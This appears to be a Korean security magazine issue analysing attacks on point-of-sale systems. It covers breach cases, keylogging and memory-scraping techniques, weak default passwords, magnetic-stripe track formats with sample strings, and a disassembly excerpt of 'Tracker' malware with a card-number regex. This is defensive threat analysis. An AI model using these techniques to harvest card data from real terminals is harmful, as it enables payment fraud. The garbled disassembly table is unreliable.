


# SECURITY PROSPECT

해커의 시선, POS 시스템으로 향한다





SECURITY PROSPECT

Issue. 01

## CONTENTS

### Threat Review

|                            |    |
|----------------------------|----|
| POS 시스템의 보안 문제 및 실제 침해 사례  | 4  |
| 국내외 주요 POS 시스템 해킹 악성코드     | 10 |
| 미국 대형 할인점 개인정보 유출 악성코드 분석  | 16 |
| 한동안 뚫었던 POS 위협, ‘빈틈’을 파고들다 | 23 |

### Special Report

|                           |    |
|---------------------------|----|
| POS 시스템 보안 위협과 AhnLab EPS |    |
| 해커의 시선, POS 시스템으로 향한다     | 26 |

### Case Study

|                            |    |
|----------------------------|----|
| 유통기업 A 그룹 AhnLab EPS 도입 사례 |    |
| ‘보안성’과 ‘안정적인 운영’ 모두 잡았다!   | 32 |

# POS 시스템의 보안 문제 및 실제 침해 사례

## THREAT REVIEW

POS(Point of Sales, 판매시점관리) 시스템,

이른바 ‘포스’의 보안 문제가 언론을 통해 자주 언급되고 있다.

사실 보안 전문가들은 이미 오래 전부터 POS 시스템의 보안 위험성을 경고해왔다.

그러나 ‘보안’이라는 것이 늘 그렇듯, 최근 국내외에서 대규모 POS 시스템 해킹 사건이 잇따라 발생하면서 비로소 POS 시스템 보안이 주목받기 시작했다.


한편 윈도우(Windows) XP 지원이 종료된 가운데 여전히 국내 대다수의 POS 시스템이

해당 OS를 사용하고 있어 POS 시스템 보안이 사회적인 문제로 발전될 우려를 낳고 있다.

POS(Point of Sales) 시스템은 ‘판매와 관련된 데이터를 일괄적으로 관리하고 고객정보를 수집하여 부가가치를 향상시키는 시스템’으로 정의된다. 포스 시스템, POS 단말기, 또는 판매시점정보관리 시스템 등으로 불린다.

대부분의 POS 시스템은 256 MB ~ 1 GB 정도의 메모리에 불과한 저 사양 장비에서 운영된다. 또한 상당수의 국내 POS 시스템에는 윈도우 운영체제, 그 중에서도 윈도우 XP가 설치되어 있다. 최근 상위 버전의 OS로 교체되고 있지만 여전히 윈도우 XP가 가장 널리 이용되고 있다.

### POS 시스템과 단말기 사양 예시



## POS 시스템 보안 침해 사고 사례

최근 국내외에서 POS 시스템을 해킹해 신용카드 정보를 탈취하는 사건이 다수 발생하고 있다. 이에 각국 정부는 마그네틱에 담겨 있는 정보를 손쉽게 탈취할 수 있는 기존 카드 대신 IC카드가 내장된 칩앤핀(Chip-and-PIN) 방식의 신용카드를 보급하고 있다. 그러나 IC카드를 인식하는 카드 리더기의 보급이 부족한 관계로 유럽 지역을 제외한 한국과 미국에서는 대부분 기존 방식을 사용하고 있다. 미국 정부는 PCIDSS 등의 보안 규약을 마련했지만 이것만으로는 POS 시스템을 보호하기는 어렵다고 알려져 있다.

### 1. 국내 사례

국내에서는 2000년대 중반부터 POS 시스템 해킹이 종종 발생했던 것으로 알려져 있다. 대부분은 범인이 확인되지 않았다. 그러나 지난 2013년 12월 커피전문점과 식당 등에 설치된 POS 단말기를 해킹해 신용카드 정보를 빼돌린 일당이 검거됐다. 언론 보도에 따르면, 범인들은 당시 전국 85곳의 가맹점 POS 단말기에 있던 20만 5,000 건의 카드 거래 정보를 빼내 위조카드를 만들어 국내외 자동인출기(ATM)에서 1억 2,000여 만 원을 인출했다.

### 보안 약한 포스단말기 해킹... 10개 카드사 개인정보 빼내

커피 전문점, 편의점과 같은 카드 가맹점의 결제 단말기 서버가 해킹을 당하면서 카드업체 1위인 신한카드를 포함한 20만 장의 카드 정보가 유출됐다. 연호 KB카드, NH농협카드, 롯데카드에서 약 1억 건의 고객정보가 유출되는 사건이 발생하자 카드 가맹점의 단말기에서도 정보가 유출될 수 있다는 지적이 제기된 바 있다.

▶본보 1월 27일자 A4면 [프리미엄 리포트]카드 굵는 순간, CVC번호까지 암시장으로 빠져나가

금융감독원은 최근 경찰청이 적발한 판매시점정보관리(POS·포스) 단말기 관리업체 해킹 사고로 10개 회사 20만 장의 카드 고객정보가 빼돌렸다고 11일 밝혔다. 해킹으로 유출된 카드 정보는 신한카드 약 3만 5000장, 국민카드와 농협카드 각각 3만 장이었다. 지방은행 중에서는 광주은행 카드 1만7000장의 정보가 흘러나갔다. IBK기업은행과 한국씨티은행도 수천 장에 이르는 카드 정보가 새어 나갔다.


[그림 1] 2013년 12월 발생한 POS 시스템 해킹 (\*출처: 동아경제)

### 2. 해외 사례

HP는 자사 블로그를 통해 지난 2002년부터 2014년까지 발생한 주요 신용카드 정보 유출 사건을 전했다.

가장 유명한 사례는 2013년 말에 발생한 미국의 유명 대형 할인점인 타겟(Target)사의 신용카드 및 개인정보 유출 사건이다. 이 사건은 미국 최대 명절인 추수감사절 시즌에 발생한 것으로, 2013년 11월 27일부터 12월 15일 사이에 오프라인 매장의 POS 시스템을 통해 7,000만 건의 신용카드 정보가 유출됐다.

또한 2014년 5월에는 전 세계 1,500 대의 POS 시스템을 감염시킨 네만자(Nemanja) 봇넷이 발견되었다.




[그림 2] 2002-2014 해외 신용카드 사기 사례

(\*출처: HP 블로그, 'Credit card fraud scene')

POS 시스템의 구성 및 결제 과정

POS 시스템은 크게 본체, 카드 입력기, 영수증 프린터로 구성된다. 이중 ‘카드 입력기’는 최근 IC 카드를 읽는 단말기도 있지만 대부분 마그네틱 카드를 읽는 역할을 하기 때문에 MSR(Magnetic Stripe Reader)로도 불린다. 이와 함께 마그네틱 카드의 복제가 쉬운 점 등을 이용해 범죄자들은 비교적 보안이 허술하고 대량의 신용카드 정보를 얻을 수 있는 POS 시스템을 노리기 시작한 것이다.

POS 시스템을 통한 신용카드 결제 과정은 일반적으로 아래와 같다.



구매자가 판매처에서 신용카드로 결제하면 POS 시스템의 카드 입력기(카드 리더기)를 통해 카드 종류, 카드 번호, 유효 기간 등의 정보를 읽은 후 부가가치통신망사업자(VAN)로 전달된다. 부가가치통신망사업자는 이렇게 수집한 정보를 토대로 해당 카드사나 은행에서 승인이 가능한 카드인지 조회한다. 카드사 전산망에서 카드 한도, 거래 정지 유무 등을 조회하여 이상이 없으면 카드를 승인하고 승인 내용이 POS 시스템으로 전달되면 카드거래 명세서가 출력되고 구매자의 서명을 받아 결제가 완료된다.

은행과 카드사는 전용망을 사용하고 있을 뿐만 아니라 상대적으로 보안 시스템이 잘 갖추어져 있기 때문에 공격자가 이를 통해 신용 카드 정보를 탈취하기는 쉽지 않다. 반면 POS 시스템은 별다른 보안이 갖추어져 있지 않은 경우가 대부분이고 윈도를 운영체제로 사용한다는 점에서 일반 컴퓨터와 크게 다르지 않다. 이를 뚫고 들어갈 악성코드 제작도 쉽게 할 수 있다.

POS 시스템 관련 위협 요소


POS 시스템과 관련된 보안 사고는 대부분 ▲POS 시스템 ▲통신 ▲POS 시스템 관리 업체 등에서 발생한다.

1. POS 시스템

공격자의 입장에서 POS 시스템을 통해 신용카드 정보를 탈취할 수 있는 지점은 마그네틱 카드 리더기인 MSR, 메모리, 그리고 하드디스크 등이다.

우선 사용자가 신용카드를 사용하는 지점인 카드 입력기, 즉 카드 리더기에서부터 정보가 유출될 수 있다. 대부분의 카드 리더기는 키보드와 동일하다고 볼 수 있다. 카드 리더기로 신용카드를 읽으면 POS프로그램에 해당 정보가 입력된다. 이때 메모장을 열어두면 [그림 3]과 같이 카드 번호와 관련 정보가 텍스트로 입력 되는 것을 볼 수 있다. 즉, 키 입력 내용을 가로챌 수 있는 키로거(keylogger)를 이용해 신용카드 정보를 탈취할 수도 있다는 것이다.


또한 카드 리더기에서 신용카드를 읽을 때 POS 시스템 관리 프로그램이나 메모리 등에 데이터가 저장된다. 따라서 POS 시스템의 메모리를 검색하면 신용카드 정보를 확인할 수 있다.



[그림 3] 카드 입력기가 읽어낸 마그네틱 카드 정보

한편 일부 POS 시스템에서는 카드를 읽는 순간부터 데이터를 암호화한다. 그러나 신용카드 전표를 출력하기 위해 복호화된 데이터를 메모리상에 갖고 있기 때문에 여전히 신용카드 정보가 노출될 가능성이 있다.

신용카드 정보에 대해 카드사의 승인을 받는 동안 해당 정보가 POS 시스템에 보관되기도 한다. 이때 신용카드 정보가 제대로 암호화되지 않은 채 보관될 경우, 관련 파일만 알면 쉽게 신용카드 정보를 확보할 수 있다.



[그림 4] POS 시스템 메모리에서 찾은 신용카드 정보

공격자는 신용카드 정보를 탈취하기 위해 ▲탭핑(tapping) ▲취약점 ▲악성코드 등을 이용할 수 있다.

탭핑(tapping)이란 도선(導線)을 통해 전송되는 정보를 물리적으로 탈취하는 방식이다. 물리적으로 시스템에 접근해야 하기 때문에 공격자의 입장에서는 내부자와 공모해야 하는 어려움, 또는 현장에서 적발될 위험을 감수해야 한다.

상대적으로 공격자가 쉽게 정보를 탈취할 수 있는 방법은 운영체제나 POS 시스템 관리 프로그램의 취약점을 이용해 시스템을 훔쳐보거나 장악하는 것이다. 대부분의 POS 시스템은 원도 보안 업데이트를 적용하지 않는 경우가 허다하다. 한편 다수의 POS 시스템 관리 프로그램들은 가맹점의 POS 시스템 관리를 위한 원격제어 기능을 포함하고 있기때문에 외부에서 접속이 가능하다.

게다가 [그림 5]와 같이 대다수의 가맹점의 시스템 로그인 암호가 '1234'와 같은 단순한 숫자이거나 매장 전화번호와 동일한 경우가 많아 공격자가 유추하기 쉽다.


다른 컴퓨팅 시스템과 마찬가지로 정보를 탈취하는 악성코드를 POS 시스템에 감염시켜 신용카드 정보를 유출할 수 있다. 따라서 공격자들은 POS 시스템을 악성코드에 감염시키기 위해 다양한 방법으로 공격을 시도한다.

|                |             |
|----------------|-------------|
| %SystemDrive%\ | 0000 1661   |
| %SystemDrive%\ | atc 1234    |
| %SystemDrive%\ | 539 1234    |
| %SystemDrive%\ | ehouse 1234 |
| %SystemDrive%\ | oh 0070     |

[그림 5] POS 시스템 로그인 암호 예시

## 2. 통신

POS 시스템에서 전송되는 신용카드 정보는 대체로 암호화하지만 POS 시스템 관리 프로그램의 로그인 정보(ID 및 패스워드) 등은 암호화를 하지 않는 경우도 있다. 로그인 정보는 신용카드 정보 유출과 직접 연관은 없다. 그러나 POS 운영프로그램을 웹에서 서비스 하는 경우도 있어, 로그인 정보만 알고 있다면 외부에서 접속 가능해 정보 유출의 위험이 존재한다.



[그림 6] 평문으로 전송되는 POS 시스템 로그인 정보

### 3. POS 시스템 관리 업체

POS 시스템 관리 업체는 POS 시스템, 즉 단말기를 대여 또는 판매하는 업체다. 소규모 매장을 관리하는 업체 중에는 서버에 고객사 매장의 메뉴, 광고 내용 등을 보관하는 경우도 있다. 또한 관리 업체 서버를 통해 POS 시스템 관리 프로그램의 업데이트가 이뤄지기도 한다. 따라서 관리 업체의 서버가 해킹돼 프로그램이 바뀌거나 변조된 경우 해당 서버와 연결된 POS 시스템은 악성코드에 쉽게 감염될 수 있다.

## POS 시스템과 악성코드


### 1. 감염 경로

POS 시스템은 기본적으로 컴퓨터와 동일하므로 다양한 경로를 통해 악성코드에 감염될 수 있다.


#### POS 시스템의 악성코드 감염 주요 경로




인터넷



USB 메모리



POS 시스템 복원 이미지



애플리케이션 업데이트

대표적인 POS 시스템의 악성코드 감염 원인은 POS 시스템에서의 인터넷 이용이다. 소규모 업체의 경우에는 개인 용도로 사용 중인 노트북 등에 카드 리더기와 용지 출력기를 연결해 카드 결제 시스템으로 이용하는 경우가 많다. 해당 컴퓨터로 웹 서핑이나 게임 등 인터넷을 이용하고 있어 악성코드 감염 가능성이 높다. 또한 최근 유행하고 있는 소셜 커머스를 이용한 고객 대응을 위해서 소셜 커머스 업체의 홈페이지에 접속해야 하는 경우도 있다. 만일 소셜 커머스 업체가 해킹 당한 경우, 이를 통해 POS 시스템이 악성코드에 감염될 수도 있다.

둘째, POS 시스템에 USB 메모리를 연결 시 악성코드에 감염되는 경우다. [그림 7]과 같이 POS 시스템은 일반 컴퓨터와 동일하게 키보드, 마우스 등을 연결할 수 있다. 실제로 매장 재고 관리 등을 위해 관리 업체에서 USB 메모리를 POS 시스템에 연결하는 경우가 많은데, 감염된 USB에 의해 POS 시스템까지 악성코드에 감염될 수 있다.

셋째, POS 시스템 관리 프로그램의 업데이트 과정에서 악성코드에 감염될 가능성도 있다. 대다수의 애플리케이션과 마찬가지로 POS 시스템 관리 프로그램도 인터넷을 통해 업데이트 되고 있다. 이때 업데이트된 파일이 악성코드를 포함하고 있을 경우 POS 시스템을 부팅하는 것만으로도 악성코드 감염이 발생할 수 있다.



[그림 7] POS 시스템의 입출력 포트

넷째, 상대적으로 드물긴 하지만 POS 시스템 장애 등의 경우 이를 복원하기 위해 관리 업체에서 제작한 하드디스크 이미지에 악성코드가 포함되어 있는 경우도 있다. 악성코드에 감염된 하드디스크 복원 이미지로 시스템을 복구함으로써 악성코드에 감염되는 것이다.

## 2. 악성코드 공격 기법

악성코드를 이용한 신용카드 정보 탈취 시 사용하는 공격 기법은 키로깅(Keylogging)과 메모리 스크래핑(Memory Scrapping) 등이 있다.

카드 입력기를 통해 신용카드를 결제할 때 신용카드 정보가 POS 시스템 관리 프로그램에 입력된다. 공격자가 이 정보를 중간에서 가로채면 신용카드 복제에 필요한 정보를 확보할 수 있다. 주로 국내에서 발견되는 악성코드가 키로깅 기능을 포함하고 있다. 공격자는 키로깅을 위한 악성코드를 직접 제작하는 대신 상용 키로거나 원격 제어 프로그램을 이용하기도 한다.





그림 8] 키로깅을 통한 신용카드 정보 탈취

미국 등 해외에서는 키로깅 방식보다 메모리 스크래핑 방식이 주로 이용되고 있다. 국내에서는 메모리 해킹으로 알려진 메모리 스크래핑 방식은 POS 시스템이 신용카드 번호를 메모리에 저장할 때 사용하는 특정한 규칙을 노린 방식이다.



# 국내외 주요 POS 악성코드

## THREAT REVIEW

최근 POS(Point of Sales, 판매시점관리) 시스템을 이용한 대규모 침해 사고가 국내외에서 잇따라 발생하고 있다. 국내에서는 2013년 12월 POS 단말기 관리 업체의 서버를 해킹해 85개 가맹점의 POS 단말기에 저장된 신용카드 정보를 탈취, 이를 이용한 위조카드로 1억원을 인출한 사건이 발생했다.

비슷한 시기에 미국에서도 대형 유통업체 타겟(Target)사의 오프라인 매장의 POS 시스템을 통해 7,000만 건의 신용카드 정보가 유출되는 사고가 발생했다. 그 동안 보안 전문가들의 경고에도 불구하고 간과됐던 POS 시스템의 보안 위협이 대규모 보안 침해 사고로 현실화된 것이다.

이 글에서는 POS 시스템을 노리는 국내외 악성코드를 알아보고, 국내 POS 시스템 보안 침해 사례에 이용된 악성코드를 상세하게 살펴본다.

POS 시스템과 관련된 보안 침해 사고가 증가함에 따라 정부 및 기관은 관련 규제를 강화하는 움직임을 보이고 있다. 금융감독원은 최근 POS 단말기에 소비자의 카드 정보를 저장할 수 없도록 하고 카드결제 내역은 암호화하여 결제승인대행업체로 전송하도록 하는 등의 조치를 발표했다. 지난 2013년 말 발생한 타겟사의 POS 시스템 해킹으로 대규모 개인정보 유출 사건을 경험한 미국에서는 주요 금융기관과 지방은행, 신용조합을 중심으로 기존 마그네틱 방식의 신용카드에 반도체칩을 추가 장착한 IC카드를 출시하는 한편, 가맹점의 POS 시스템 또한 IC카드용으로 전환을 서두르고 있다. POS 시스템을 겨냥한 악성코드가 마그네틱 카드의 데이터를 탈취한다는 점에 주목한 것이다.

일반적으로 금융거래에 사용되는 마그네틱 카드에 저장된 데이터는 'ISO/IEC(International Organization for Standardization and International Electrotechnical Commission) 7813'을 따르고 있다. 마그네틱 트랙(Magnetic tracks)은 트랙1~트랙3으로 이루어져 있으며, 현재 트랙1과 트랙2를 사용하고 있다. 그 구조는 [그림 1]과 같다.

### Track 1 [edit]

The Track 1 structure is specified as:

- STX : Start sentinel "%"
- FC : Format code "B" (The format described here. Format "A" is reserved for proprieta
- PAN : Primary Account Number, up to 19 digits
- FS : Separator ""
- NM : Name, 2 to 26 characters (including separators, where appropriate, between surr
- FS : Separator ""
- ED : Expiration data, 4 digits or ""
- SC : Service code, 3 digits or ""
- DD : Discretionary data, balance of characters
- ETX : End sentinel "?"
- LRC : Longitudinal redundancy check, calculated according to ISO/IEC 7811-2

The maximum record length is 79 alphanumeric characters.

### Samples

```
%B011898748579348%DOE/ JOHN ^37829821000123456789?
%B011785948493759%DOE/ JOHN L ^^^0000000 00998000000?
```

### Track 2 [edit]

The Track 2 structure is specified as:

- STX : Start sentinel ":"
- PAN : Primary Account Number, up to 19 digits, as defined in ISO/IEC 7812-1
- FS : Separator "="
- ED : Expiration date, YYMM or "" if not present
- SC : Service code, 3 digits or "" if not present
- DD : Discretionary data, balance of available digits
- ETX : End sentinel "?"
- LRC : Longitudinal redundancy check, calculated according to ISO/IEC 7811-2

[그림 1] 마그네틱 트랙1과 트랙2의 구조 (\*출처: 위키피디아)

신용카드 정보 유출을 목적으로 하는 악성코드는 마그네틱 리더기로 입력되는 값을 노리거나 메모리에서 트랙1이나 트랙2로 추정되는 내용을 검색하는 기능을 포함하고 있다.

## POS 시스템을 노린 악성코드

지난 2009년부터 2014년 8월까지 발견된 주요 POS 시스템을 노린 악성코드에 대해 살펴보자.

### 트래커(Tracker)

2009년에 처음 발견된 악성코드로, POS 시스템을 노린 초기 악성코드로 알려져 있다. 일반 응용 프로그램 개발 언어인 델파이(Delphi)로 제작되었으며, 메모리에서 트랙1과 트랙2에 해당하는 신용카드 정보를 정규 표현식(Regular Expression)으로 찾아 Data.txt 등에 저장한다.

|          |             |                                |                            |
|----------|-------------|--------------------------------|----------------------------|
| 00417645 | EB 90744100 | MOV ESI, EAX                   |                            |
| 00417647 | EB 90744100 | MOV EDI, 319200FF, 00417740    | ASCII "(b)(8)(0-9){13,19}" |
| 0041764E | EB 90744100 | MOV EAX, ESI                   |                            |
| 00417653 | EB 90744100 | CALL 319200FF, 0041770C        |                            |
| 00417658 | EB 90744100 | MOV EDI, 0040D PIR SS:[EIP-10] |                            |
| 0041765D | EB 90744100 | MOV EAX, ESI                   |                            |
